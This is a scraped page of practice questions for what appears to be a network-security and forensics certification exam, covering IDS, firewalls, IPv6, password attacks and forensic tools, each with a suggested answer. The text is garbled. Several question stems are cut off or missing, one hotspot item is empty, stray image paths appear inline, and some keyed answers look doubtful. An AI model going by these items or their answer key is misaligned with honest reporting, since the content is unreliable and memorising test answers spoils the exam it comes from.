Question #1 *Topic 1*

Andrew works as a System Administrator for NetPerfect Inc. All client computers on the network run on Mac OS X. The Sales Manager of the company complains that his MacBook is not able to boot. Andrew wants to check the booting process. He suspects that an error persists in the bootloader of Mac OS X. Which of the following is the default bootloader on Mac OS X that he should use to resolve the issue?

A. LILO

B. BootX

C. NT Loader

D. GRUB

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #2 *Topic 1*

Sasha wants to add an entry to your DNS database for your mail server. Which of the following types of resource records will she use to accomplish this?

A. ANAME

B. SOA

C. MX

D. CNAME

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #3 *Topic 1*

John, a novice web user, makes a new E-mail account and keeps his password as "apple", his favorite fruit. John's password is vulnerable to which of the following password cracking attacks?
Each correct answer represents a complete solution. Choose all that apply.

A. Dictionary attack

B. Hybrid attack

C. Brute Force attack

D. Rule based attack

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #4 *Topic 1*

Which of the following proxy servers is also referred to as transparent proxies or forced proxies?

A. Tunneling proxy server

B. Reverse proxy server

C. Anonymous proxy server

D. Intercepting proxy server

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #5 *Topic 1*

are true?
Each correct answer represents a complete solution. Choose two.

A. It can detect events scattered over the network.

B. It can handle encrypted and unencrypted traffic equally.

C. It cannot detect events scattered over the network.

D. It is a technique that allows multiple computers to share one or more IP addresses.

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #6 *Topic 1*

Victor works as a network administrator for DataSecu Inc. He uses a dual firewall Demilitarized Zone (DMZ) to insulate the rest of the network from the portions that is available to the Internet.
Which of the following security threats may occur if DMZ protocol attacks are performed?
Each correct answer represents a complete solution. Choose all that apply.

A. Attacker can perform Zero Day attack by delivering a malicious payload that is not a part of the intrusion detection/prevention systems guarding the network.

B. Attacker can gain access to the Web server in a DMZ and exploit the database.

C. Attacker managing to break the first firewall defense can access the internal network without breaking the second firewall if it is different.

D. Attacker can exploit any protocol used to go into the internal network or intranet of the com pany

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #7 *Topic 1*

Which of the following is known as a message digest?

A. Hash function

B. Hashing algorithm

C. Spider

D. Message authentication code

**Suggested Answer:** *A*

**study_Somuch** 4 years, 4 months ago

A Message Digest is simply a hash of a message.

upvoted 1 times

Question #8 *Topic 1*

Ryan, a malicious hacker submits Cross-Site Scripting (XSS) exploit code to the Website of Internet forum for online discussion. When a user visits the infected
Web page, code gets automatically executed and Ryan can easily perform acts like account hijacking, history theft etc.
Which of the following types of Cross-Site Scripting attack Ryan intends to do?

A. Document Object Model (DOM)

B. Non persistent

C. SAX

D. Persistent

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #9 *Topic 1*

for SecureEnet Inc. His team is called to investigate the computer of an employee, who is suspected for classified data theft. Suspect's computer runs on Windows operating system. Peter wants to collect data and evidences for further analysis. He knows that in
Windows operating system, the data is searched in pre-defined steps for proper and efficient analysis. Which of the following is the correct order for searching data on a Windows based system?

A. Volatile data, file slack, registry, memory dumps, file system, system state backup, interne t traces

B. Volatile data, file slack, file system, registry, memory dumps, system state backup, interne t traces

C. Volatile data, file slack, internet traces, registry, memory dumps, system state backup, file system

D. Volatile data, file slack, registry, system state backup, internet traces, file system, memory dumps

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #10 *Topic 1*

You are the Network Administrator for a large corporate network. You want to monitor all network traffic on your local network for suspicious activities and receive a notification when a possible attack is in process. Which of the following actions will you take for this?

A. Enable verbose logging on the firewall

B. Install a network-based IDS

C. Install a DMZ firewall

D. Install a host-based IDS

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #11 *Topic 1*

Adam works as a professional Computer Hacking Forensic Investigator. He wants to investigate a suspicious email that is sent using a Microsoft Exchange server.
Which of the following files will he review to accomplish the task?
Each correct answer represents a part of the solution. Choose all that apply.

A. Checkpoint files

B. EDB and STM database files

C. Temporary files

D. cookie files

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #12 *Topic 1*

This is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. The main features of these tools are as follows:

⇨ It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc.

⇨ It is commonly used for the following purposes:

A. War driving

B. Detecting unauthorized access points

C. Detecting causes of interference on a WLAN

D. WEP ICV error tracking

E. Making Graphs and Alarms on 802.11 Data, including Signal Strength

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #13 *Topic 1*

SSH is a network protocol that allows data to be exchanged between two networks using a secure channel. Which of the following encryption algorithms can be used by the SSH protocol?
Each correct answer represents a complete solution. Choose all that apply.

A. Blowfish

B. IDEA

C. DES

D. RC4

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #14 *Topic 1*

Adam works as a Security Analyst for Umbrella Inc. He is performing real-time traffic analysis on IP networks using Snort. Adam is facing problems in analyzing intrusion data. Which of the following software combined with Snort can Adam use to get a visual representation of intrusion data?
Each correct answer represents a complete solution. Choose all that apply.

A. Basic Analysis and Security Engine (BASE)

B. sguil

C. KFSensor

D. OSSIM

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #15 *Topic 1*

Mark works as a Network Security Administrator for BlueWells Inc. The company has a Windowsbased network. Mark is giving a presentation on Network security threats to the newly recruited employees of the company. His presentation is about the External threats that the company recently faced in the past. Which of the following statements are true about external threats?
Each correct answer represents a complete solution. Choose three.

A. These are the threats that originate from outside an organization in which the attacker attempts to gain unauthorized access.

B. These are the threats that originate from within the organization.

C. These are the threats intended to flood a network with large volumes of access requests.

D. These threats can be countered by implementing security controls on the perimeters of the network, such as firewalls, which limit user access to the Internet.

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #16 *Topic 1*

Which of the following file systems is designed by Sun Microsystems?

A. NTFS

B. CIFS

C. ZFS

D. ext2

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #17 *Topic 1*

network. You have to configure a computer with the IPv6
address, which is equivalent to an IPv4 publicly routable address. Which of the following types of addresses will you choose?

A. Site-local

B. Global unicast

C. Local-link

D. Loopback

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #18 *Topic 1*

?

A. TCP port 110

B. TCP port 25

C. TCP port 80

D. UDP port 161

**Suggested Answer:** *D*

**byte_chaynes** 3 years ago

Sure would be nice to have an actual question here to reference.

upvoted 1 times

Question #19 *Topic 1*

Which of the following statements are true about snort?
Each correct answer represents a complete solution. Choose all that apply.

A. It develops a new signature to find vulnerabilities.

B. It detects and alerts a computer user when it finds threats such as buffer overflows, stealth port scans, CGI attacks, SMB probes and NetBIOS queries, NMAP and other port scanners, well-known backdoors and system vulnerabilities, and DDoS clients.

C. It encrypts the log file using the 256 bit AES encryption scheme algorithm.

D. It is used as a passive trap to record the presence of traffic that should not be found on a network, such as NFS or Napster connections.

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #20 *Topic 1*

Allen works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate a computer, which is used by the suspect to sexually harass the victim using instant messenger program. Suspect's computer runs on Windows operating system. Allen wants to recover password from instant messenger program, which suspect is using, to collect the evidence of the crime. Allen is using Helix Live for this purpose. Which of the following utilities of Helix will he use to accomplish the task?

A. Asterisk Logger

B. Access PassView

C. Mail Pass View

D. MessenPass

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #21 *Topic 1*

Which of the following tools are used to determine the hop counts of an IP packet?
Each correct answer represents a complete solution. Choose two.

A. TRACERT

B. Ping

C. IPCONFIG

D. Netstat

**Suggested Answer:** *AB*

Currently there are no comments in this discussion, be the first to comment!

Question #22 *Topic 1*

Adam works as a Computer Hacking Forensic Investigator in a law firm. He has been assigned with his first project. Adam collected all required evidences and clues. He is now required to write an investigative report to present before court for further prosecution of the case. He needs guidelines to write an investigative report for expressing an opinion. Which of the following are the guidelines to write an investigative report in an efficient way?
Each correct answer represents a complete solution. Choose all that apply.

A. All ideas present in the investigative report should flow logically from facts to conclusions.

B. Opinion of a lay witness should be included in the investigative report.

C. The investigative report should be understandable by any reader.

D. There should not be any assumptions made about any facts while writing the investigative report.

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #23 *Topic 1*

Which of the following can be applied as countermeasures against DDoS attacks?
Each correct answer represents a complete solution. Choose all that apply.

A. Limiting the amount of network bandwidth.

B. Blocking IP address.

C. Using LM hashes for passwords.

D. Using Intrusion detection systems.

E. Using the network-ingress filtering.

**Suggested Answer:** *ABDE*

Currently there are no comments in this discussion, be the first to comment!

Question #24 *Topic 1*

Adam works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate a multimedia enabled mobile phone, which is suspected to be used in a cyber crime. Adam uses a tool, with the help of which he can recover deleted text messages, photos, and call logs of the mobile phone. Which of the following tools is Adam using?

A. FAU

B. FTK Imager

C. Galleta

D. Device Seizure

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #25 *Topic 1*

Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to secure access to the network of the company from all possible entry points. He segmented the network into several subnets and installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except ports that must be used.
He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Adam is still worried about programs like Hping2 that can get into a network through covert channels.
Which of the following is the most effective way to protect the network of the company from an attacker using Hping2 to scan his internal network?

A. Block ICMP type 13 messages

B. Block all outgoing traffic on port 21

C. Block all outgoing traffic on port 53

D. Block ICMP type 3 messages

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #26 *Topic 1*

Which of the following tools performs comprehensive tests against web servers for multiple items, including over 6100 potentially dangerous files/CGIs?

A. Dsniff

B. Snort

C. Nikto

D. Sniffer

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #27 *Topic 1*

Which of the following methods is a behavior-based IDS detection method?

A. Knowledge-based detection

B. Protocol detection

C. Statistical anomaly detection

D. Pattern matching detection

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #28 *Topic 1*

You work as a Network Administrator for McNeil Inc. The company's Windows 2000-based network is configured with Internet Security and Acceleration (ISA) on the server. You find that the different types of attacks on the Intrusion Detection tab page of the IP Packet Filters Properties dialog box are disabled. What is the most likely cause?

A. The PPTP through ISA firewall check box on the PPTP tab page of the IP Packet Filters Properties dialog box is not enabled.

B. The Enable IP routing check box on the General tab page of the IP Packet Filters Properties dialog box is not selected.

C. The Log packets from Allow filters check box on the Packet Filters tab page of the IP Packet Filters Properties dialog box is not enabled.

D. The Enable Intrusion detection check box on the General tab page of the IP Packet Filters Properties dialog box is not selected.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #29 *Topic 1*

Which of the following Web attacks is performed by manipulating codes of programming languages such as SQL, Perl, Java present in the Web pages?

A. Command injection attack

B. Code injection attack

C. Cross-Site Request Forgery

D. Cross-Site Scripting attack

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #30 *Topic 1*

You work as a Network Administrator for Tech Perfect Inc. Your company has a Windows 2000- based network. You want to verify the connectivity of a host in the network. Which of the following utilities will you use?

A. PING

B. TELNET

C. NETSTAT

D. TRACERT

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #31 *Topic 1*

Sandra, a novice computer user, works on Windows environment. She experiences some problem regarding bad sectors formed in a hard disk of her computer.
She wants to run CHKDSK command to check the hard disk for bad sectors and to fix the errors, if any, occurred. Which of the following switches will she use with
CHKDSK command to accomplish the task?

A. CHKDSK /I

B. CHKDSK /R /F

C. CHKDSK /C /L

D. CHKDSK /V /X

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #32 *Topic 1*

Mark works as a Network administrator for SecureEnet Inc. His system runs on Mac OS X. He wants to boot his system from the Network Interface Controller
(NIC). Which of the following snag keys will Mark use to perform the required function?

A. D

B. N

C. Z

D. C

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #33 *Topic 1*

Which of the following methods is used by forensic investigators to acquire an image over the network in a secure manner?

A. Linux Live CD

B. DOS boot disk

C. Secure Authentication for EnCase (SAFE)

D. EnCase with a hardware write blocker

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #34 *Topic 1*

network?

Each correct answer represents a complete solution. Choose all that apply.

A. For interoperability, IPv4 addresses use the last 32 bits of IPv6 addresses.

B. It increases the number of available IP addresses.

C. It provides improved authentication and security.

D. It uses 128-bit addresses.

E. It uses longer subnet masks than those used in IPv4.

**Suggested Answer:** *ABCD*

Currently there are no comments in this discussion, be the first to comment!

Question #35 *Topic 1*

John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. John wants to redirect all TCP port
80 traffic to UDP port 40, so that he can bypass the firewall of the We-are-secure server. Which of the following tools will John use to accomplish his task?

A. PsExec

B. PsList

C. Fpipe

D. Cain

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #36 *Topic 1*

An attacker makes an attempt against a Web server. The result is that the attack takes the form of URLs. These URLs search for a certain string that identifies an attack against the Web server.
Which IDS/IPS detection method do the URLs use to detect and prevent an attack?

A. Anamoly-based detection

B. Policy-based detection

C. Honey pot detection

D. Signature-based detection


**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!


HOTSPOT -

You work as a Network Administrator for McRobert Inc. The company's Windows 2000-based network is configured with Internet Security and Acceleration (ISA) on the server. You want to get notified when a TCP SYN packet is sent with a spoofed source IP address and port number that match the destination IP address and port number. Mark the alert that you will enable on the Intrusion Detection tab page of the IP Packet Filters Properties dialog box to accomplish the task.

Hot Area:




**Suggested Answer:**




Currently there are no comments in this discussion, be the first to comment!

Question #38 *Topic 1*

?

A. TCP 161

B. UDP 69

C. TCP 21

D. UDP 67

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #39 *Topic 1*

Computer networks and the Internet are the prime mode of Information transfer today. Which of the following is a technique used for modifying messages,
, and reducing the risk of hacking attacks during communications and message passing over the Internet?

A. Risk analysis

B. Cryptography

C. Firewall security

D. OODA loop

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #40 *Topic 1*

What does a firewall check to prevent certain ports and applications from getting the packets into an Enterprise?

A. The application layer port numbers and the transport layer headers

B. The presentation layer headers and the session layer port numbers

C. The network layer headers and the session layer port numbers

D. The transport layer port numbers and the application layer headers

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #41 *Topic 1*

Which of the following commands will you use with the tcpdump command to display the contents of the packets?

A. tcpdump -q

B. tcpdump -v

C. tcpdump -n

D. tcpdump –A

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #42 *Topic 1*

command to verify the connectivity
between two hosts. You want ping to send larger sized packets than the usual 32-byte ones. Which of the following commands will you use?

A. ping -a

B. ping -4

C. ping -t

D. ping –l

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #43 *Topic 1*

terminal at
home to connect to the company's network. You have to configure your company's router for it. By default, which of the following standard ports does the SSH protocol use for connection?

A. 80

B. 21

C. 443

D. 22

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #44 *Topic 1*

Every network device contains a unique built in Media Access Control (MAC) address, which is used to identify the authentic device to limit the network access.
Which of the following addresses is a valid MAC address?

A. A3-07-B9-E3-BC-F9

B. 132.298.1.23

C. F936.28A1.5BCD.DEFA

D. 1011-0011-1010-1110-1100-0001

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #45 *Topic 1*

Which of the following standard file formats is used by Apple's iPod to store contact information?

A. HFS+

B. vCard

C. FAT32

D. hCard

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #46 *Topic 1*

Which of the following is the correct order of digital investigations Standard Operating Procedure (SOP)?

A. Request for service, initial analysis, data collection, data reporting, data analysis

B. Initial analysis, request for service, data collection, data analysis, data reporting

C. Initial analysis, request for service, data collection, data reporting, data analysis

D. Request for service, initial analysis, data collection, data analysis, data reporting

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #47 *Topic 1*

Which of the following IDs is used to reassemble the fragments of a datagram at the destination point?

A. MAK ID

B. IP address

C. IP identification number

D. SSID

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #48 *Topic 1*

Which of the following is the difference between SSL and S-HTTP?

A. SSL operates at the network layer and S-HTTP operates at the application layer.

B. SSL operates at the transport layer and S-HTTP operates at the application layer.

C. SSL operates at the application layer and S-HTTP operates at the transport layer.

D. SSL operates at the application layer and S-HTTP operates at the network layer.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #49 *Topic 1*

Which of the following applications cannot proactively detect anomalies related to a computer?

A. NIDS

B. Firewall installed on the computer

C. HIDS

D. Anti-virus scanner

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #50 *Topic 1*

addresses?

A. Colon-dot

B. Colon-hexadecimal

C. Hexadecimal-dot notation

D. Dot notation

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #51 *Topic 1*

Adam works as a professional Computer Hacking Forensic Investigator, a project has been assigned to him to investigate and examine files present on suspect's computer. Adam uses a tool with the help of which he can examine recovered deleted files, fragmented files, and other corrupted data. He can also examine the data, which was captured from the network, and access the physical RAM, and any processes running in virtual memory with the help of this tool. Which of the following tools is Adam using?

A. Vedit

B. WinHex

C. HxD

D. Evidor

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #52 *Topic 1*

A firewall is a combination of hardware and software, used to provide security to a network. It is used to protect an internal network or intranet against unauthorized access from the Internet or other outside networks. It restricts inbound and outbound access and can analyze all traffic between an internal network and the Internet. Users can configure a firewall to pass or block packets from specific IP addresses and ports. Which of the following tools works as a firewall for the Linux 2.4 kernel?

A. IPTables

B. OpenSSH

C. IPChains

D. Stunnel

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #53 *Topic 1*

Which of the following port numbers are valid ephemeral port numbers?
Each correct answer represents a complete solution. Choose two.

A. 143

B. 1025

C. 161

D. 1080

**Suggested Answer:** *BD*

Currently there are no comments in this discussion, be the first to comment!

Question #54 *Topic 1*

Which of the following activities will you use to retrieve user names, and info on groups, shares, and services of networked computers?

A. Network tap

B. Packet crafting

C. Network mapping

D. Network enumerating

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #55 *Topic 1*

on all computers. You want to ensure that you do not need to manually configure the
IPv6 addresses. You want to take advantage of the router discovery features. For router discovery to work properly, what is needed?

A. A properly configured IPv6 router

B. Network load balancers

C. CAT 6 cables

D. Internet Explorer 8

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #56 *Topic 1*

Which of the following statements are true about routers?
Each correct answer represents a complete solution. Choose all that apply.

A. Routers do not limit physical broadcast traffic.

B. Routers organize addresses into classes, which are used to determine how to move packets from one network to another.

C. Routers act as protocol translators and bind dissimilar networks.

D. Routers are responsible for making decisions about which of several paths network (or Internet) traffic will follow.

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #57 *Topic 1*

Which of the following algorithms is used as a default algorithm for ESP extension header in IPv6?

A. Propagating Cipher Block Chaining (PCBC) Mode

B. Cipher Block Chaining (CBC) Mode

C. Electronic Codebook (ECB) Mode

D. Cipher Feedback (CFB) Mode

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #58 *Topic 1*

Which of the following wireless security features provides the best wireless security mechanism?

A. WPA with Pre Shared Key

B. WPA with 802.1X authentication

C. WEP

D. WPA

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #59 *Topic 1*

With reference to the given case study, one of the security goals requires to configure a secure connection between the Boston distribution center and the headquarters. You want to implement IP filter to fulfill the security requirements. How should you implement IP filters at the headquarters?
(Click the Exhibit button on the toolbar to see the case study.)

A. Add source filters for the headquarters for UDP port 80 and IP protocol 50. Add destination filters for the Boston distribution center for UDP port 80 and IP protocol 50.

B. Add source filters for the Boston distribution center for UDP port 80 and IP protocol 50. Add destination filters for headquarters for UDP port 80 and IP protocol 50.

C. Add source filters for the Boston distribution center for UDP port 1701 and IP protocol 50. Add destination filters for the headquarters for UDP port 1701 and IP protocol 50.

D. Add source filters for the headquarters for UDP port 1701 and IP protocol 50.

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #60 *Topic 1*

Which of the following password cracking tools can work on the Unix and Linux environment?

A. Brutus

B. John the Ripper

C. Cain and Abel

D. Ophcrack

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #61 *Topic 1*

You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 Active Directory-based single forest multiple domain IPv4 network.
All the DNS servers on the network run Windows Server 2008. The users in the network use NetBIOS name to connect network application on the network. You have migrated the network to IPv6-enabled network. Now you want to enable DNS Server to perform lookups in GlobalNames Zone. Which of the following commands will you use to accomplish the task?

A. Dnscmd <server name> /config /enableglobalnames 1

B. Dnscmd <server name> /config /enableglobalnamessupport 0

C. Dnscmd <server name> /config /enableglobalnamessupport 1

D. Dnscmd <server name> /config /globalnamesqueryorder 0

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #62 *Topic 1*

Andrew, a bachelor student of Faulkner University, creates a gmail account. He uses 'Faulkner' as the password for the gmail account. After a few days, he starts receiving a lot of e-mails stating that his gmail account has been hacked. He also finds that some of his important mails have been deleted by someone. Which of the following methods has the attacker used to crack Andrew's password?
Each correct answer represents a complete solution. Choose all that apply.

A. Buffer-overflow attack

B. Brute force attack

C. Dictionary-based attack

D. Password guessing

E. Social engineering

F. Zero-day attack

G. Denial-of-service (DoS) attack

H. Rainbow attack

**Suggested Answer:** *BCDEH*

Currently there are no comments in this discussion, be the first to comment!

Question #63 *Topic 1*

John enters a URL http://www.cisco.com/web/learning in the web browser. A web page appears after he enters the URL. Which of the following protocols is used to resolve www.cisco.com into the correct IP address?

A. DNS

B. SMTP

C. DHCP

D. ARP

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #64 *Topic 1*

Which of the following types of firewall functions at the Session layer of OSI model?

A. Circuit-level firewall

B. Switch-level firewall

C. Packet filtering firewall

D. Application-level firewall

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #65 *Topic 1*

Mark works as the Network Administrator of a Windows 2000 based network. The network has a DNS server installed. He experiences host name resolution name resolution problems on the network.
Which of the following tools will he use to do this?

A. NSLOOKUP

B. IPCONFIG

C. NBTSTAT

D. NETSTAT

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #66 *Topic 1*

Peter works as a Computer Hacking Forensic Investigator. He has been called by an organization to conduct a seminar to give necessary information related to sexual harassment within the work place. Peter started with the definition and types of sexual harassment. He then wants to convey that it is important that records of the sexual harassment incidents should be maintained, which helps in further legal prosecution. Which of the following data should be recorded in this documentation?
Each correct answer represents a complete solution. Choose all that apply.

A. Names of the victims

B. Date and time of incident

C. Nature of harassment

D. Location of each incident

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #67 *Topic 1*

You work as a Network Administrator for Net Perfect Inc. The company has a Windows Server 2008 network environment. The servers on the network run Windows Server 2008 R2. All client computers on the network run Windows 7 Ultimate. You have feature on the laptop of few sales managers so that they can access corporate network from remote locations. Their laptops run Windows 7 Ultimate. Which of the following options does the DirectAccess use to keep data safer while traveling through travels public networks?

A. IPv6-over-IPsec

B. IPSec-over-IPv4

C. VPN

D. SSL

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #68 *Topic 1*

Which of the following tools is used to detect spam email without checking the content?

A. Kismet

B. EtherApe

C. DCC

D. Sniffer

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #69 *Topic 1*

SIMULATION -

).

IP addressing version 6 uses_____ -bit address. Its____ IP address assigned to a single host allows the host to send and receive data.

**Suggested Answer:** *128 unicast -or- 128,unicast -or- 128, unicast*

IP addressing version 6 uses 128 -bit address. Its unicast IP address assigned to a single host allows the host to send and receive data.

Currently there are no comments in this discussion, be the first to comment!

Question #70 *Topic 1*

You work as a Network Administrator for a bank. For securing the bank's network, you configure a firewall and an IDS. In spite of these security measures, intruders are able to attack the network.
After a close investigation, you find that your IDS is not configured properly and hence is unable to generate alarms when needed. What type of response is the
IDS giving?

A. False Positive

B. True Negative

C. False Negative

D. True Positive

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #71 *Topic 1*

Which of the following commands in MQC tool matches IPv4 and IPv6 packets when IP parameter is missing?

A. Match access-group

B. Match fr-dlci

C. Match IP precedence

D. Match cos

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #72 *Topic 1*

You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 domain-based network. The network has three Windows Server
2008 member servers and 150 Windows Vista client computers. According to the company's security policy, you apply Windows firewall setting to the computers on the network. Now, you are troubleshooting a connectivity problem that might be caused by Windows firewall. What will you do to identify connections that
Windows firewall allows or blocks?

A. Configure Internet Protocol Security (IPSec).

B. Configure Network address translation (NAT).

C. Disable Windows firewall logging.

D. Enable Windows firewall logging.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #73 *Topic 1*

You work as a professional Computer Hacking Forensic Investigator. A project has been assigned to you to investigate the DoS attack on a computer network of
SecureEnet Inc. Which of the following methods will you perform to accomplish the task?
Each correct answer represents a complete solution. Choose all that apply.

A. Look for core files or crash dumps on the affected systems.

B. Sniff network traffic to the failing machine.

C. Seize all computers and transfer them to the Forensic lab.

D. Look for unusual traffic on Internet connections and network segments.

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #74 *Topic 1*

You work as a Network Administrator for Tech2tech Inc. You have configured a network-based IDS for your company.
You have physically installed sensors at all key positions throughout the network such that they all report to the command console.
What will be the key functions of the sensors in such a physical layout?
Each correct answer represents a complete solution. Choose all that apply.

A. To collect data from operating system logs

B. To notify the console with an alert if any intrusion is detected

C. To analyze for known signatures

D. To collect data from Web servers

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #75 *Topic 1*

?

A. 21

B. 25

C. 23

D. 80

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #76 *Topic 1*

command for this
purpose but he is still unable to map open ports to the running process with PID, process name, and path. Which of the following commands will Nathan use to accomplish the task?

A. ping

B. Psloggedon

C. Pslist

D. fport

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #77 *Topic 1*

Which of the following tools is used to analyze the files produced by several popular packetcapture programs such as tcpdump, WinDump, Wireshark, and
EtherPeek?

A. Fpipe

B. tcptraceroute

C. Sniffer

D. tcptrace

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #78 *Topic 1*

Which of the following log files are used to collect evidences before taking the bit-stream image of the BlackBerry?
Each correct answer represents a complete solution. Choose all that apply.

A. user history

B. Transmit/Receive

C. Radio status

D. Roam and Radio

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #79 *Topic 1*

